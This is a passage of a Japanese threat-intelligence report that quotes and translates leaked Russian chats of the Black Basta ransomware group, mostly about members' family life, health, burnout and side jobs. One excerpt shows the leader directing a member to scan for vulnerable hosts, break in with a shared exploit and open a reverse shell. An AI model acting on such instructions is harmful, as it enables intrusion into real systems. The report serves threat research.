	2023-11-22 18:10:17, @usernamegg:matrix.bestflowers247.online, крича "он НАРКОМАН"

メンバーが過去の夫婦喧嘩の経験を共有し、それを聞いた相手はユーモラスなエピソードとして受け止めていた。喧嘩の原因はメンバーの浮気か何かが発覚したと語っており、喧嘩の末に妻が廊下に飛び出した出来事について会話されている。こうしたやりとりからも、グループ内で私的経験を共有する傾向があることが分かる。

女性との会話についてのアドバイス

日本語訳	原文
[2024-04-18 10:56:03][gg]：大事なのは自分らしくいること、何も演じるな [2024-04-18 10:56:08][gg]：賢い話題で彼女と話してみな [2024-04-18 10:56:26][gg]：男は知性で評価されるべきだ [2024-04-18 10:56:33][gg]：女の子は耳で恋に落ちるんだよ	2024-04-18 10:56:03, @usernamegg:matrix.bestflowers247.online, главное оставайся самим собой и ничего не строй 2024-04-18 10:56:08, @usernamegg:matrix.bestflowers247.online, поговори с ней на умные темы 2024-04-18 10:56:26, @usernamegg:matrix.bestflowers247.online, мужчину должны ценить за его ум 2024-04-18 10:56:33, @usernamegg:matrix.bestflowers247.online, они любят ушами

会話のテクニックについて助言をする会話では、相手の女性に好印象を与えるためには、知的な話題を通じて誠実に接することが重要であると説いている。その中で「女性は耳で愛する」というロシアの慣用表現が用いられており、美しい言葉や知的な会話が女性の心を動かすという gg の価値観が示されている。

女性の来訪

日本語訳	原文
[2024-02-07 17:56:23][gg]：君のアイデアのおかげで、週末に君のサーバー首都からすごく可愛い子が俺のところに来たんだよ [2024-02-07 17:56:26][gg]：写真も送れるよ [2024-02-07 17:56:30][gg]：マジでヤバかったわ [2024-02-07 17:56:35][gg]：めっちゃ可愛い子だった	2024-02-07 17:56:23, @usernamegg:matrix.bestflowers247.online, благодари твоей идеи ко мне в выхи с твоей серверной столицы такая малышка приехала 2024-02-07 17:56:26, @usernamegg:matrix.bestflowers247.online, могу фотки прислать 2024-02-07 17:56:30, @usernamegg:matrix.bestflowers247.online, ахуееть просто 2024-02-07 17:56:35, @usernamegg:matrix.bestflowers247.online, там такая милачка

メンバー同士の私的な会話で、相手の紹介や助言によって Black Basta のメンバーがある女性と面識を持つことができたことを報告している。その容姿は彼好みであったことが推測できる。

ドラマについての感想を述べる様子

日本語訳	原文
[2023-12-07 17:24:10][cc]：第 6 話を観たよ。きつかったな。あの子、マジで可哀想だった。 [2023-12-07 17:24:18][gg]：だよな。 [2023-12-07 17:24:32][gg]：彼女、窓から出たの？ [2023-12-07 17:24:37][gg]：最後よく分からなかったんだよね。 [2023-12-07 17:24:44][gg]：恥ずかしさ、みたいな感じか。 [2023-12-07 17:24:49][gg]：でもあいつ、めっちゃガツンと言ってたよな。 [2023-12-07 17:24:53][gg]：ちゃんとしてれば、うまくいってたかもしれないのに。 [2023-12-07 17:25:05][gg]：親が支えてやるべきだったのに、くだらないこと言って彼女を追い詰めてた。 [2023-12-07 17:25:18][cc]：そうそう、窓辺に立ってたみたいで、飛び降りたのか、それとも次回で分かるのか…たぶん飛び降りたと思う。あの	2023-12-07 17:24:10, @usernamecc:matrix.bestflowers247.online, посмотрел я серию 6. жостко. девку жалко пиздец 2023-12-07 17:24:18, @usernamegg:matrix.bestflowers247.online, да 2023-12-07 17:24:32, @usernamegg:matrix.bestflowers247.online, она вышла в окно ? 2023-12-07 17:24:37, @usernamegg:matrix.bestflowers247.online, в конце не понял уже 2023-12-07 17:24:44, @usernamegg:matrix.bestflowers247.online, позор типа 2023-12-07 17:24:49, @usernamegg:matrix.bestflowers247.online, так то прогнала она жестко

子の両親ほんとさ、支えるって発想がないんだよな。 [2023-12-07 17:25:31][cc]：ほんとほんと…親が完全に無関心なんだよな。	2023-12-07 17:24:53, @usernamegg:matrix.bestflowers247.online, все нормально было бы 2023-12-07 17:25:05, @usernamegg:matrix.bestflowers247.online, родители должны были поддержать а они хуйню прогнали ей 2023-12-07 17:25:18, @usernamecc:matrix.bestflowers247.online, ну типа стояла на окне, либо выйдет либо в следующей серии будет понятно.. думаю вышла. родители конечно у нее, нет чтобы поддержать 2023-12-07 17:25:31, @usernamecc:matrix.bestflowers247.online, да да.. родители максимально безразличные

テレビドラマなどの物語を鑑賞して感想を述べている様子である。親が子供を支えるべきという価値観について話し合っていることが分かる。

身近な異性が真剣な交際を求めていることに愚痴をこぼす様子

日本語訳	原文
[2024-06-13 19:22:33][yy]：> <@usernamegg:matrix.bestflowers247.online> で、お前の方はどう？ こっちは何かバタバタしてて、真面目な話が飛び交ってる [2024-06-13 19:22:39][yy]：何がしたいのか全然分からん [2024-06-13 19:22:49][gg]：誰が？ [2024-06-13 19:22:51][gg]：彼女か？ [2024-06-13 19:22:54][yy]：そう [2024-06-13 19:23:19][gg]：まあそれは普通だよ [2024-06-13 19:23:25][gg]：年齢が迫ってるからな ～～～ 中略 ～～～ [2024-06-13 19:24:00][gg]：＊ 彼女は真剣な関係を求めてる [2024-06-13 19:24:06][yy]：それに加えて、どうやら全部支払ってくれる人も必要っぽい、まだ完全には分かってないけど)） [2024-06-13 19:24:11][gg]：その話はこれからもっと出てくるよ	2024-06-13 19:22:33, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> ну как там у тебя дела？　тут суета какая то, разговоры какие то серьезные 2024-06-13 19:22:39, @usernameyy:matrix.bestflowers247.online, ниче не понимаю че хочет 2024-06-13 19:22:49, @usernamegg:matrix.bestflowers247.online, кто？ 2024-06-13 19:22:51, @usernamegg:matrix.bestflowers247.online, она？ 2024-06-13 19:22:54, @usernameyy:matrix.bestflowers247.online, ага 2024-06-13 19:23:19, @usernamegg:matrix.bestflowers247.online, ну это нормально 2024-06-13 19:23:25, @usernamegg:matrix.bestflowers247.online, у нее возраст поджимает

[2024-06-13 19:24:22][gg]：> <@usernameyy:matrix.bestflowers247.online> それに加えて、どうやら全部支払ってくれる人も必要っぽい、まだ完全には分かってないけど)）それは当然だろ [2024-06-13 19:24:38][gg]：そうじゃなきゃどうするっていうんだよ [2024-06-13 19:24:45][yy]：無理だわ、めっちゃセレブ系で、俺には荷が重い [2024-06-13 19:25:02][gg]：じゃあ楽しんどけよ	[omitted] 2024-06-13 19:24:00, @usernamegg:matrix.bestflowers247.online, * ей нужны серьездные отношения 2024-06-13 19:24:06, @usernameyy:matrix.bestflowers247.online, а еще, видимо, тот, кто будет оплачивать всё, я еще не до конца понял)) 2024-06-13 19:24:11, @usernamegg:matrix.bestflowers247.online, она будет об этом все больше 2024-06-13 19:24:22, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> а еще, видимо, тот, кто будет оплачивать всё, я еще не до конца понял)) это само собой 2024-06-13 19:24:38, @usernamegg:matrix.bestflowers247.online, а как ты хотел 2024-06-13 19:24:45, @usernameyy:matrix.bestflowers247.online, нифига, это мажорка лютая, я не потяну 2024-06-13 19:25:02, @usernamegg:matrix.bestflowers247.online, ну тогда кайфкй

このやりとりは、私的な恋愛関係に関する価値観の相違と、立場の違いから生じる距離感が反映されたものである。gg は、交際相手が「真剣な関係」を求めるのは年齢的な当然の流れであるとし、それを特別視しない姿勢を見せている。一方、yy は「セレブ志向」「支払い要求」といった点を重荷として認識しており、立場の違いに困惑している。gg の「それは当然」「楽しんでおけ」という発言は、共感や慰めというよりも、現実を受け流しながらも冷静に線引きする態度であるようにも受け取れる。このやりとりからは、リーダー間の信頼の共有ではなく、個人レベルの関係における割り切りと感情の交わらなさが読み取れる。

健康と生活について 1

日本語訳	原文
[2024-05-03 09:01:51][gg]：朝は子どもたちを保育園と学校に連れて行って、それからジム [2024-05-03 09:01:55][gg]：それで 10 時に出勤 [2024-05-03 09:01:58][gg]：安定のルーチン [2024-05-03 09:02:17][gg]：＊ 朝は子どもたちを保育園と学校に連れて行って、それから俺がジムに行く [2024-05-03 09:02:22][nickolas]：規則正しさってやつだね :-) [2024-05-03 09:02:30][gg]：「ス」は「安定」の「ス」だよね ） [2024-05-03 09:02:49][nickolas]：うん）でもこっちに来てから朝早く起きられなくてさ、夜の 3 時まで起きてることが多いんだよね。 [2024-05-03 09:03:11][gg]：それはそれで普通だよ [2024-05-03 09:03:47][nickolas]：ジムをもう 2 週間サボってる =）俺も朝トレなんだけど、起きてすぐトレーニングってほんとキツいよね。体を起こして、軽く食べたいって感じ。 ～～～ 中略 ～～～ [2024-05-03 09:04:25][gg]：体重少し落ちた？ [2024-05-03 09:04:39][nickolas]：落ちて―増えて―また落ちた ） [2024-05-03 09:04:52][gg]：うん、昨日はあと一歩だったね [2024-05-03 09:04:58][nickolas]：結局のところ食事がすべてだよ、でも俺は食べるのも酒飲むのも好きなんだよね ）	2024-05-03 09:01:51, @usernamegg:matrix.bestflowers247.online, с утра детей в садики и школы потом зал 2024-05-03 09:01:55, @usernamegg:matrix.bestflowers247.online, и на работу к 10 2024-05-03 09:01:58, @usernamegg:matrix.bestflowers247.online, стабильно 2024-05-03 09:02:17, @usernamegg:matrix.bestflowers247.online, * с утра детей в садики и школы, потом я в зал 2024-05-03 09:02:22, @nickolas, talks.icu, системность :-) 2024-05-03 09:02:30, @usernamegg:matrix.bestflowers247.online, с - стабильность) 2024-05-03 09:02:49, @nickolas, talks.icu, ага) а я чет рано не могу проснуться как пришел сюда, засиживаюсь тут часов до 3х. 2024-05-03 09:03:11, @usernamegg:matrix.bestflowers247.online, ну это нормально 2024-05-03 09:03:47, @nickolas, talks.icu, прогуливаю зал уже вторую неделю =) У меня тоже по утрам тренеровки, и пздц, просто просыпаешься и бежать сразу на тренеровку как то тяжеловато.Хочется раскачаться, перекусить) [omitted] 2024-05-03 09:04:25, @usernamegg:matrix.bestflowers247.online, ты сбросил несколько кг? 2024-05-03 09:04:39, @nickolas, talks.icu, Сбросил - набрал- сбросил)

	2024-05-03 09:04:52, @usernamegg:matrix.bestflowers247.online, да , вчера один шаг нужно было сделать 2024-05-03 09:04:58, @nickolas, talks.icu, все дело в питании, а я люблю по жрать и коллой выпить)

犯罪者であっても、日常生活のルーティンや健康管理に気を配っている様子がうかがえる。子どもの送迎やジムでの運動に関する会話からは、外見上は一般的な生活を送りながら、裏で犯罪活動に関与している実態が浮かび上がる。

健康と生活について 2

日本語訳	原文
[2023-12-12 22:44:55][gg]：こっちは子どもが病気になって、朝には奥さんをどこかに行かせなきゃならないんだ [2023-12-12 22:45:18][ss]：家族のバタバタだね((([2023-12-12 22:45:22][gg]：運転手使う？ [2023-12-12 22:45:45][ss]：公証人のところまで送ってもらうよ。明日彼は病院で CT 検査なんだ [2023-12-12 22:45:58][gg]：俺も何かうつされないようにしないと、ネギとニンニク食べまくって香ばしく寝てるよ ）	2023-12-12 22:44:55, @usernamegg:matrix.bestflowers247.online, тут ребенок заболел а с утра надо жонушку куда то отпустить 2023-12-12 22:45:18, @usernamess:matrix.bestflowers247.online, семейная суета(((2023-12-12 22:45:22, @usernamegg:matrix.bestflowers247.online, водителя возмеш ? 2023-12-12 22:45:45, @usernamess:matrix.bestflowers247.online, он меня до нотариуса довезет. ему на КТ завтра в больничку 2023-12-12 22:45:58, @usernamegg:matrix.bestflowers247.online, самому бы не подхватить ничего, лука наелся и чеснока лежу благаухаю)

犯罪者たちが、日常生活における家族の問題やスケジュール調整について語り合っている。子どもの病気や妻の送迎、運転手の手配といった一般的な生活の一面が見られる一方で、CT スキャンといった医療検査に関する話題も挙がっており、健康上の問題を抱えている様子もうかがえる。こうしたやりとりからは、組織のメンバーたちの人間的で日常的な側面が浮かび上がる。

健康と生活について 3

日本語訳	原文
[[2024-06-04 16:12:07][gg]：君の方がこのプロセスを自動化するの早いから [2024-06-04 16:12:30][yy]：今日中にやらなきゃダメ？ [2024-06-04 16:12:31][gg]：（ファイルを送信）これがスプライトだ [2024-06-04 16:12:40][gg]：<@usernameyy:matrix.bestflowers247.online>今日中にやらなきゃダメ？ もちろん [2024-06-04 16:12:42][gg]：今すぐだ [2024-06-04 16:12:52][gg]：脆弱なやつを探して、このスプライトで突破するんだ [2024-06-04 16:13:08][gg]：俺も疲れてるし、ジムにも行かないといけない [2024-06-04 16:13:12][gg]：家には妻と子どももいるし [2024-06-04 16:13:22][gg]：しかも彼女が来てて、1 人で待ってる [2024-06-04 16:13:23][gg]：リバース（シェル） [2024-06-04 16:13:27][gg]：やること山積みなんだ [2024-06-04 16:13:29][yy]：分かった、分かったってば（笑） [2024-06-04 16:13:29][gg]：でもちゃんとここにいるよ	2024-06-04 16:12:07, @usernamegg:matrix.bestflowers247.online, ты быстрее атвоматизируешь этот процесс 2024-06-04 16:12:30, @usernameyy:matrix.bestflowers247.online, это сегодня надо сделать? 2024-06-04 16:12:31, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> sent a file.　вот сплойт 2024-06-04 16:12:40, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> это сегодня надо сделать?　конечно 2024-06-04 16:12:42, @usernamegg:matrix.bestflowers247.online, сейчас 2024-06-04 16:12:52, @usernamegg:matrix.bestflowers247.online, искать надо уязвимые и пробивать сплойтом 2024-06-04 16:13:08, @usernamegg:matrix.bestflowers247.online, у меня тоже усталось и мне надо езе спорт зал 2024-06-04 16:13:12, @usernamegg:matrix.bestflowers247.online, дома жена и дети 2024-06-04 16:13:22, @usernamegg:matrix.bestflowers247.online, плюс девушка приехал сидит меня ждет одна 2024-06-04 16:13:23, @usernamegg:matrix.bestflowers247.online, ревер 2024-06-04 16:13:27, @usernamegg:matrix.bestflowers247.online, дел кучу 2024-06-04 16:13:29, @usernameyy:matrix.bestflowers247.online, всё, всё)

犯罪行為の指示中に語られる私生活には、疲労の表明とともに、家庭内外での人間関係の複雑さが垣間見える。妻子の存在を明言する一方で、別の女性との関係を示唆する発言も含まれており、プライベートの多忙さを挙げつつも作業への参加を強調している点が印象的である。

健康と生活について 4

日本語訳	原文
[2024-06-20 19:21:23][lincoln]：マジで 20 分とか無駄にしてるからさ [2024-06-20 19:21:25][gg]：分かるわ [2024-06-20 19:21:27][gg]：めんどいよな [2024-06-20 19:21:29][lincoln]：スパムが流れてる間だけが俺の休憩時間だよ [2024-06-20 19:21:36][lincoln]：一日の終わりには頭がぐちゃぐちゃになる	2024-06-20 19:21:23, @lincoln:artronica.rocks, просто я по 20 минут убиваю 2024-06-20 19:21:25, @usernamegg:matrix.bestflowers247.online, я понимаю 2024-06-20 19:21:27, @usernamegg:matrix.bestflowers247.online, геморой 2024-06-20 19:21:29, @lincoln:artronica.rocks, так отдыхаю когда спам идет 2024-06-20 19:21:36, @lincoln:artronica.rocks, а то голова уже кругом под конец дня

一日の活動を経て、強い精神的疲労の兆候が会話から見受けられる。継続的なストレスや複雑な作業による認知的負荷が蓄積し、心理的消耗が進んでいる様子がうかがえる。

健康と生活について 5

日本語訳	原文
[2023-12-06 13:49:08][cameron777]：昨日は最悪だった、またほとんど眠れなかったよ…	2023-12-06 13:49:08, @cameron777:matrix.bestflowers247.online, tolko vchera xrenogo vishlo ne spal pochti opyat'...

睡眠の質の低下や不眠の問題が訴えられており、「また」という語句から、それが継続的な悩みであることがうかがえる。長時間にわたる作業や精神的ストレスが背景にあり、睡眠障害を引き起こしている可能性が示唆される。

健康と生活について 6

日本語訳	原文
[2024-04-18 11:07:31][gg]：うちの一人が座りすぎて痔になったよ [2024-04-18 11:07:34][gg]：家に帰らせた	2024-04-18 11:07:31, @usernamegg:matrix.bestflowers247.online, у меня один досиделся что геморой полез 2024-04-18 11:07:34, @usernamegg:matrix.bestflowers247.online, отправил его домой

長時間にわたる過酷な作業環境が、メンバーの健康問題を引き起こしている実態が明らかになっている。これに対し、gg は症状のあるメンバーを帰宅させるなど、健康へ配慮した様子が確認できる。

健康と生活について 7

日本語訳	原文
[2024-04-13 20:08:53][gg]：もうすぐ寝るわ ） 今週はマジでヤバかった、自分の仲間たちをレモンみたいに絞り切っちまったよ	2024-04-13 20:08:53, @usernamegg:matrix.bestflowers247.online, сейчас спать пойду уже) неделя пиздец была я своих выжал как лимончики

過度な作業量と精神的消耗の深刻さが強調されており、レモンのように絞り切ったという比喩は、エネルギーや精神力が完全に枯渇した状態を視覚的に描写している。メンバーに対して過度な要求が組織全体に疲弊をもたらしている描写である。

健康と生活について 8

日本語訳	原文
[2024-03-21 06:12:03][gg]：鼻をマジで手術してもらったんだよ [2024-03-21 06:12:11][gg]：呼吸できる [2024-03-21 06:12:17][nn]：呼吸しやすくなった？ [2024-03-21 06:12:26][gg]：右側だけね [2024-03-21 06:13:07][nn]：医者には鼻中隔に問題ないって言われたけど、でも鼻づまりで左だったり右だったりが詰まって呼吸がしにくいんだよね [2024-03-21 06:13:27][nn]：慢性的な鼻炎なんだよ、俺は	2024-03-21 06:12:03, @usernamegg:matrix.bestflowers247.online, нос ебать сделали мне 2024-03-21 06:12:11, @usernamegg:matrix.bestflowers247.online, дышит 2024-03-21 06:12:17, @usernamenn:matrix.bestflowers247.online, лучше стал дышать? 2024-03-21 06:12:26, @usernamegg:matrix.bestflowers247.online, правая часть 2024-03-21 06:13:07, @usernamenn:matrix.bestflowers247.online, мне сказали что у меня все норм с перегородками, но при этом я дышу плохо из за насморка то левая то правая сторона 2024-03-21 06:13:27, @usernamenn:matrix.bestflowers247.online, но у меня насморк хронический

鼻の手術による呼吸の改善や、慢性鼻炎に関する話題が交わされている。こうした健康上の問題について率直に語る様子から、日常的な悩みを共有し合える関係性がうかがえる。

健康と生活について 9

日本語訳	原文
[2024-03-21 10:10:59][n3auxaxl]：やあ、てことで今日は明日とオフにするよ。ちょっと休みたい、仕事のことは一切考えたくない。燃え尽き	2024-03-21 10:10:59, @n3auxaxl, matrix.collectionofmanager.space, Привет, кароче я сегодня и завтра в оффе, хочу отдохнуть, о работе вообще не думать, а то выгорел походу,

たっぽくて、タスクに集中できないんだ。月曜には全部仕上げるよ。土曜に戻って作業再開する。 [2024-03-21 10:11:18][n3auxaxl]：土曜の朝に戻るよ ～～～ 中略 ～～～ [2024-03-21 10:50:53][gg]：やあ [2024-03-21 10:50:54][gg]：了解 [2024-03-21 10:51:03][gg]：健康面なんかケアしたほうがいいよ [2024-03-21 10:51:07][gg]：回復のために何かやってみな [2024-03-21 10:51:18][gg]：そしたらすごく調子上がるからさ ） ～～～ 中略 ～～～ [2024-03-21 12:43:02][n3auxaxl]：点滴とかのこと？ [2024-03-21 12:43:22][n3auxaxl]：こっちはただ集中力の問題でさ、本読んでてもすぐ他のことに気が散ってしまう [2024-03-21 12:43:24][n3auxaxl]：まあ進めてはいるんだけど [2024-03-21 12:43:35][n3auxaxl]：結局、何がなんだか分からない方向に行っちゃうんだよ、マジで [2024-03-21 12:44:14][n3auxaxl]：> <@usernamegg:matrix.bestflowers247.online> 健康面なんかケアしたほうがいいよ　どっか自然の中とか、森とか、そういう場所に出かけようかなって考えてる。頭のリフレッシュに効くって聞いた	не могу сконцентрироваться на задаче, в понедельник все будет готово, вернусь в субботу и продолжу все делать 2024-03-21 10:11:18, @n3auxaxl, matrix.collectionofmanager.space, Буду в субботу утром [omitted] 2024-03-21 10:50:53, @usernamegg, matrix.bestflowers247.online, привет 2024-03-21 10:50:54, @usernamegg, matrix.bestflowers247.online, принял 2024-03-21 10:51:03, @usernamegg, matrix.bestflowers247.online, сделай что нибудь по здоровью себе 2024-03-21 10:51:07, @usernamegg, matrix.bestflowers247.online, на востановление пойдешь 2024-03-21 10:51:18, @usernamegg, matrix.bestflowers247.online, почувствуешь какой подъем будет) [omitted] 2024-03-21 12:43:02, @n3auxaxl, matrix.collectionofmanager.space, типо капельницы? 2024-03-21 12:43:22, @n3auxaxl, matrix.collectionofmanager.space, тут чисто концентрация, читаю за одно и блять тупо переключаюсь сразу на другое 2024-03-21 12:43:24, @n3auxaxl, matrix.collectionofmanager.space, ну в процессе 2024-03-21 12:43:35, @n3auxaxl, matrix.collectionofmanager.space, и в итоге ухожу хуй пойми в какую степь жесть 2024-03-21 12:44:14, @n3auxaxl, matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> сделай что нибудь по здоровью себе думаю может куда то выехать на свежий воздух, типо лес, что то такое, говорят помогает отдохнуть головой

メンバーが精神的疲労や集中力の低下に悩んでいる様子が見られ、それに対して健康回復のためのアドバイスを行っている。自然環境での休息を検討しており、組織内でメンタルヘルスケアの重要性がある程度認識されていることがうかがえる。犯罪組織でありながら、持続的な生産性を維持するためには心理的安定が不可欠であるという現実が浮き彫りになっており、サイバー犯罪者とはいえ長時間にわたる作業は深刻な疲弊をもたらしていることが分かる。

薬物・嗜好品の使用と健康状態

日本語訳	原文
[2023-09-26 17:08:45][vv]：あとシーシャ吸えたら最高だったのにな)))	2023-09-26 17:08:45, @usernamevv:matrix.bestflowers247.online, да еще бы калик покурить заебись было бы)))
[2023-09-26 17:10:41][nn]：ティムカを捕まえて、更新分を片付けないとダメだな。たぶんもうクソほど溜まってるぞ、マジでめちゃくちゃに。	2023-09-26 17:10:41, @usernamenn:matrix.bestflowers247.online, нужно тимку выцепить, что бы снять с ним обновления там уже ебать наверно накапало ебаааать как дохуя
[2023-09-26 17:33:37][gg]：もう始まったのか？	2023-09-26 17:33:37, @usernamegg:matrix.bestflowers247.online, уже началось ?
[2023-09-26 17:33:42][gg]：お前病気だろ	2023-09-26 17:33:42, @usernamegg:matrix.bestflowers247.online, ты же болен
[2023-09-26 17:33:45][gg]：シーシャなんて吸ってる場合かよ	2023-09-26 17:33:45, @usernamegg:matrix.bestflowers247.online, какой тебе калик
[2023-09-26 17:33:48][gg]：早く良くなれよ	2023-09-26 17:33:48, @usernamegg:matrix.bestflowers247.online, поправляйся
～～～ 中略 ～～～	[omitted]
[2023-09-26 17:34:16][vv]：だからさ、もう 2 日吸ってないんだよ	2023-09-26 17:34:16, @usernamevv:matrix.bestflowers247.online, дак вот не курю 2 день уже

病気であるにもかかわらず嗜好品を求めるやりとりが交わされている。同僚は健康への配慮から、シーシャ（水タバコ）の使用に対して注意を促しているが、相手は依存症のような反応を見せており、タバコ依存の可能性がうかがえる。

アルコールと睡眠

日本語訳	原文
[2024-05-25 13:37:23][gg]：> <@nickolas:talks.icu> 調子はどう？ * 全部順調だよ。昨日の夜はストレス解消してて さ、2 年ぶりに冷たいアブソルートを 2 ショット飲んで、ぐっすり眠ったよ	2024-05-25 13:37:23, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Как у тебя дела ? * все хорошо, вчера напряжение вечером снимал , выпил первый раз за два года два шота холодного абсолюта и крепко уснул

通常は飲酒を控える生活を送っている中で、2 年ぶりにアブソルートと呼ばれるウォッカを飲んでリフレッシュした様子がうかがえる。

睡眠不足について 1

日本語訳	原文
[2023-11-23 16:12:38][nn]：やばい、めっちゃ長時間寝たわ [2023-11-23 16:12:46][gg]：どうしたの？ [2023-11-23 16:12:54][nn]：今までの全部の寝不足を取り返した感じだわ [2023-11-23 16:13:00][nn]：それまで全然寝れてなかったからさ	2023-11-23 16:12:38, @usernamenn:matrix.bestflowers247.online, пиздец я поспал дохуя часов 2023-11-23 16:12:46, @usernamegg:matrix.bestflowers247.online, что такое ? 2023-11-23 16:12:54, @usernamenn:matrix.bestflowers247.online, да выспался за всю хуйню 2023-11-23 16:13:00, @usernamenn:matrix.bestflowers247.online, до этого не высыпался прост

睡眠不足について 2

日本語訳	原文
[2023-09-28 17:52:47][w]：よし、そこにアップしていいよ。5 分くらい離れるね [2023-09-28 17:52:49][w]：すぐ戻るよ [2023-09-28 17:53:09][w]：今日はちょっと早めに寝るわ、ほとんど寝てなくて、4 時間くらいしか寝てないからさ	2023-09-28 17:52:47, @w, matrixtcFJHPDblmt2rg.network, все, можешь грузить туда, отойду на минут 5 2023-09-28 17:52:49, @w, matrixtcFJHPDblmt2rg.network, скоро буду 2023-09-28 17:53:09, @w, matrixtcFJHPDblmt2rg.network, я сегодня пораньше пойду спать, а то не почти не поспал, часа 4 всего

チャットにはメンバーが睡眠不足を訴える様子が複数記録されていた。チャットログ全体を見ると、日中ほどではないものの深夜帯にもチャットが継続的に発生しており、メンバーが度々睡眠時間を削って作業を行っていることが推測できる。

若い世代への期待

若い世代への期待

日本語訳	原文
[2023-12-19 21:36:41][gg]：そう、お前には才能があるし、それを伸ばさないとな…この分野に向いてるってことは本当に価値があるんだ。俺はもう年だからさ ）だんだん何かをしたいって気持ちも減ってきてるけど、こうやって目を輝かせてる若いやつを見ると、俺も動き出したくなるんだよ）	2023-12-19 21:36:41, @usernamegg:matrix.bestflowers247.online, да, ты талантливый и надо это развивать... у тебя предрасположенность к этим делам, это дорогого стоит. я уже старый) мне уже все меньше и меньше что то хочется, но когда я вижу вот таких молодых с горящими глазами я тоже начинаю двигаться)

年齢を重ねることで自身のモチベーションが下がってきたが、若い世代の情熱に刺激を受けて再び活力を感じるという心理を述べている。世代間の交流や若い人のエネルギーを肯定的にとらえる姿勢が見られる。

幼い頃からの結びつき

幼なじみについて言及している様子

日本語訳	原文
[2023-11-10 22:15:06][gg]：彼は幼なじみの友達なんだよ [2023-11-10 22:15:11][gg]：つまりさ、俺たちはみんな昔から繋がってるんだよ ） [2023-11-10 22:15:15][gg]：詳しくは言わないけどね ）	2023-11-10 22:15:06, @usernamegg:matrix.bestflowers247.online, друг это его с детства 2023-11-10 22:15:11, @usernamegg:matrix.bestflowers247.online, короче мы тут все повязаны давно) 2023-11-10 22:15:15, @usernamegg:matrix.bestflowers247.online, без подробностей)

長期間にわたる親密な関係性や、組織内で築かれた強固な人間関係について言及されている。単なる犯罪活動上の関係性を超えた交友関係の存在を示唆している。

互いの仕事について会話している様子

他の仕事との二重生活について

日本語訳	原文
[2023-12-20 13:54:48][gg]：君、なんか ”昼の本業” 終わってからここに来てるみたいな感じだよね（笑） [2023-12-20 13:55:35][tinker]：「感じ」ってどういう意味だよ？それ、君に言ったってば。何回も。 [2023-12-20 13:56:19][tinker]：俺が君の前に働いてたホルス（Хорса）でも同じだったよ。何度も言ったのに、そいつは 1 年経ってからやっと「えっ、お前副業してたの？」って言い出したんだ。 [2023-12-20 13:56:50][tinker]：もしペンテストとかフィッシングで雇ってくれるなら、もっと早く来るってば	2023-12-20 13:54:48, @usernamegg:matrix.bestflowers247.online, такое ощущение что ты приходишь после белой работы сюда) 2023-12-20 13:55:35, @tinker:matrix.bestflowers247.online, в смысле ощущение? Я же тебе это говорил. И не раз 2023-12-20 13:56:19, @tinker:matrix.bestflowers247.online, Вот в хорса, где я работал до тебя такая же была тема - сто раз ему говорил, а он только через год - такой - так у тебя же работа вторая!! 2023-12-20 13:56:50, @tinker:matrix.bestflowers247.online, возьмёшь в пентест и фиш - буду раньше приходить)

他の仕事と並行して Black Basta による犯罪活動に従事していることを、本人は明確に認めている。このような二重生活が常態化しているにもかかわらず、過去にはそれが周囲に十分に理解されなかった経験を引き合いに出し、特定の役割――例えばペネトレーションテストやフィッシング――を担えるのであれば、参加時間の調整が可能であると交渉している。こうしたやりとりからは、犯罪行為が“副業”として位置づけられている実態が推測できる。

フリーランスで働いていることを示唆

日本語訳	原文
[2023-12-20 15:37:19][gg]：君は政府機関で働いてるの？ ～～～ 中略 ～～～ [2023-12-20 15:38:10][tinker]：いや、フリーランスだよ	2023-12-20 15:37:19, @usernamegg:matrix.bestflowers247.online, ты в гос структуре работаешь ? [omitted] 2023-12-20 15:38:10, @tinker:matrix.bestflowers247.online, Неа, во фрилансе

一人のメンバーが別のメンバーに職業を尋ね、回答として「フリーランスで働いている」と述べている。ここから、犯罪活動の他に表向きの職業も存在していることが示唆される。

ホルスとの交流について聞いている様子

日本語訳	原文
[2023-12-20 15:39:57][tinker]：君はホルスとは交流してないよね？あいつは俺や分析チーム全員を何の予告もなくクビにして、その上俺がロシア連邦保安庁（FSB）の人間だって言いふらしているんだ。 [2023-12-20 15:40:42][tinker]：でもあいつ、たぶんソルト（俺の説じゃない）か、あるいは年取って意地を張るようになって、今じゃどこにでも警察がいるように見えてるんだよ	2023-12-20 15:39:57, @tinker:matrix.bestflowers247.online, Вы с хорсом, надеюсь не общаетесь, а то он сам меня и всю команду аналитиков сократил без предупреждения, а потом ещё затирает, что я ФСБшник. 2023-12-20 15:40:42, @tinker:matrix.bestflowers247.online, Но это у него толи соли (не моя теория), толи на старости лет решил на принцип пойти, и теперь везде погоны видит.

「ホルス」はランサムウェア攻撃グループの Conti のメンバーの一人であり、tinker が在籍していたことを確認している。その当時、ホルスは突然チームを解雇し、ホルスが tinker を「FSB（ロシア連邦保安局）の関係者である」と言いふらしたことに、tinker が不満を抱いている。ここではトラブルや陰謀論的な疑惑があることが示されている。

ホルスが別人のようになってしまった様子

日本語訳	原文
[2023-12-20 15:49:00][tinker]：彼に何があったのか分からない。まるで別人になったみたいだ。彼は最高だったよ ― 仲間のために立ち上がって、何でも筋を通してやってた。 ～～～ 中略 ～～～ でも 2022 年の終わりに何かがガツンと壊れたんだ。 [2023-12-20 15:49:11][tinker]：ごめん、こんな長文になってしまって [2023-12-20 15:49:14][tinker]：ただ、この話題はつらすぎてさ	2023-12-20 15:49:00, @tinker:matrix.bestflowers247.online, Я не знаю, что с ним случилось. Как будто человека просто подменили. Он офигенный был - за своих людей стоял, всё делал по уму. [omitted] И в конце 2022го что-то просто хряснуло. 2023-12-20 15:49:11, @tinker:matrix.bestflowers247.online, Сорян, что таким талмудом разродился 2023-12-20 15:49:14, @tinker:matrix.bestflowers247.online, просто больная тема

以前は良好な関係だった同僚（ホルス）が急に変わり、人間関係が崩壊したことを告白している。発言者は感情的になり、個人的に深い傷を負っていることが分かる。

3.2 戦争・政治への言及

